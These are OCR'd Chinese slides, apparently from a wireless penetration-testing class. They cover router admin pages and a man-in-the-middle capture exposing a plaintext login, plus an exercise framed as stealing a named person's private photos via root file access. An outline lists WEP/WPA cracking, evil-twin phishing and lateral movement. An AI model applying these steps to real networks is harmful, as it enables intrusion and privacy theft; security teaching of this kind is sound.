


產品頁面：DIR-619L 硬體版

# D-Link

DIR-619L //	安裝	進階設定	維護	狀態
進階通訊埠轉傳規則	<b>防火牆和DMZ設定</b>			
應用程式規則	<p>防火牆可以允許或禁止通信量通過路由器。您可以通過上面的輸入框來指定一個單個埠，或者通過這些輸入框來指定埠範圍。</p>			
MAC過濾器	<p>DMZ的意思是“隔離區”。DMZ允許路由器防火牆後的電腦能夠存取網際網路通信量。典型地，您的DMZ包含了Web伺服器，FTP伺服器和其它。</p>			
ACL過濾器	<input type="button" value="儲存設定"/> <input type="button" value="不要儲存設定"/>			
流量控制設定	<b>反欺騙檢查</b>			
防火牆和DMZ設定	反欺騙檢查 啟用: <input type="checkbox"/>			
進階無線設定	<b>防火牆&amp;DMZ</b>			
進階網路設定	SPI 啟用: <input type="checkbox"/>			
路由選擇(非必要)				
退出				

# 中間人攻擊實作



The image shows a Wireshark window titled "Wireshark · Follow TCP Stream (tcp.stream eq 50) · wireshark\_pcapng\_75BEAB2E-7529-4129-A5BD-AECA9432D693\_20180308041539\_a09624". The main pane displays the details of a 302 redirect response. The request is a POST to /index.asp?login=yes. The response is an HTTP 302 Object moved, with the Location header pointing to /login.asp?reason=loginerror. The body of the response contains HTML for a login error message.

```
POST /index.asp?login=yes HTTP/1.1
Host: [REDACTED].tw
Referer: [REDACTED]/login.asp?reason=loginerror
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Accept-Language: zh-tw
Accept-Encoding: gzip, deflate
Origin: [REDACTED]
Cookie: ASPSESSIONIDACBDRSBB=PDFPADCABGJHKAPKIDACJGKA
Content-Length: 70
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko)

action=login&OfficeAdminUsername=binbin123&OfficeAdminPassword=lulu456HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: /login.asp?reason=loginerror
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Wed, 07 Mar 2018 20:16:17 GMT
Content-Length: 134

<head><title>.....w....</title></head>
<body><h1>.....w....</h1>.....i...0.b<a HREF="/login.asp?reason=loginerror">.o..</a>.</body>
GET /login.asp?reason=loginerror HTTP/1.1
```

1251	90.926786	192.168.0.101	17.248.158.175	TLSv1.2	135 Encrypted Alert
1252	90.927115	192.168.0.101	17.248.158.175	TCP	135 [TCP Retransmission] 49382 → 443 [PSH, ACK] Seq=1508 Ack=761

# 動動手時間

對小美的裝置下手 --- 找出小美的私人照

# 取得小美的照片

- ✓ 掃描存活裝置
- ✓ 掃描開啟服務
- ✓ 查看可利用服務/弱點

The screenshot shows a WinSCP terminal window with the following tabs: 主机, 服务, Nmap输出, 端口/主机, 拓扑, 主机明细, 扫描. The terminal title is "/ - root@192.168.0.101 - WinSCP". The terminal content shows a directory listing of the root directory on the remote host. The listing is as follows:

名稱	大小	最後修改時間	權限	擁有者
..		1970/1/1 上午 08:13:53	rwsrwsrwt	root
Applications		2013/3/15 下午 04:29:48	rwxr-xr-x	root
bin		2014/11/22 上午 12:00:16	rwxr-xr-x	root
boot		1970/1/14 上午 03:18:16	rwxr-xr-x	root
cores		2012/8/18 上午 11:56:02	rwxrwxr-t	root
dev		1970/1/1 上午 08:13:09	r-xr-xr-x	root
Developer		2012/8/18 下午 12:19:12	rwxrwxr-x	root
etc		2012/8/28 下午 06:36:14	rwxr-xr-x	root
lib		1970/1/14 上午 03:18:16	rwxr-xr-x	root
Library		2014/1/11 下午 12:28:34	rwxrwxr-x	root
mnt		1970/1/14 上午 03:18:16	rwxr-xr-x	root
private		2012/9/21 上午 10:55:22	rwxr-xr-x	root
sbin		2013/3/15 下午 04:25:34	rwxr-xr-x	root

At the bottom of the terminal window, there is a button labeled "TCP IS序列".



# 取得小美的照片

- ✓ 掃描存活裝置
- ✓ 掃描開啟服務
- ✓ 查看可利用服務/弱點

The screenshot shows a WinSCP terminal window with the following tabs: 主机, 服务, Nmap输出, 端口/主机, 拓扑, 主机明细, 扫描. The terminal title is "/ - root@192.168.0.101 - WinSCP". The menu bar includes: 本機(L), 標記(M), 檔案(F), 指令(C), 工作階段(S), 選項(O), 遠端(R), 說明(H). The toolbar contains icons for 同步, 佇列, and 傳送設定. The address bar shows the local path "C:\Users\PMusic\iTunes\" and the remote path "/ <根目錄>". The main window displays two file listings:

名稱	大小	類型
..		上層目錄
Album Artwork		檔案資料夾
iTunes Media		檔案資料夾
Previous iTunes Librar...		檔案資料夾
iTunes Library Extras.i...	16 KB	iTunes 資料
iTunes Library Genius....	32 KB	iTunes 資料
iTunes Library.itl	7 KB	iTunes 資料

名稱	大小	最後修改時間	權限	擁有者
..		1970/1/1 上午 08:13:53	rwsrwsrwt	root
Applications		2013/3/15 下午 04:29:48	rwxr-xr-x	root
bin		2014/11/22 上午 12:00:16	rwxr-xr-x	root
boot		1970/1/14 上午 03:18:16	rwxr-xr-x	root
cores		2012/8/18 上午 11:56:02	rwxrwxr-t	root
dev		1970/1/1 上午 08:13:09	r-xr-xr-x	root
Developer		2012/8/18 下午 12:19:12	rwxrwxr-x	root
etc		2012/8/28 下午 06:36:14	rwxr-xr-x	root
lib		1970/1/14 上午 03:18:16	rwxr-xr-x	root
Library		2014/1/11 下午 12:28:34	rwxrwxr-x	root
mnt		1970/1/14 上午 03:18:16	rwxr-xr-x	root
private		2012/9/21 上午 10:55:22	rwxr-xr-x	root
sbin		2013/3/15 下午 04:25:34	rwxr-xr-x	root

At the bottom of the terminal, there is a button labeled "TCP IS序列".



終於可以下課啦擦汗

- 撒麼里 -

## 無線網路探勘

1. 搭建滲透測試環境
2. 監控無線網路
3. 擷取封包、分析封包
4. 取得無線網路資訊  
ESSID、BSSID  
Channel、加密方式  
客戶端的資訊
5. 繞過身分驗證  
Hidden SSID、MAC

1. WEP 加密破解
2. WPA / WPA2 加密破解
3. ~~WPS 加密破解~~
4. ~~WPA + RADIUS~~

## 無線加密破解

success

1. ~~AP未啟用DHCP服務~~
2. 攻擊 AP Web 管理介面
3. 攻擊客戶端 ( service、RCE )
4. 中間人攻擊 ( MITM )


fail

## 邪惡雙生子

1. ~~中間人攻擊 ( MITM )~~
2. 釣魚攻擊

## 橫向移動

- 取得 wifi 密碼，占用流量
- 取得 AP 控制權
- 修改 AP 防火牆設定
- 遠端程式碼注入 ( RCE )
- 取得主機權限
- 竊取主機資料
- 中間人攻擊 ( MITM )
- 竊取使用者資料



**THANKS**

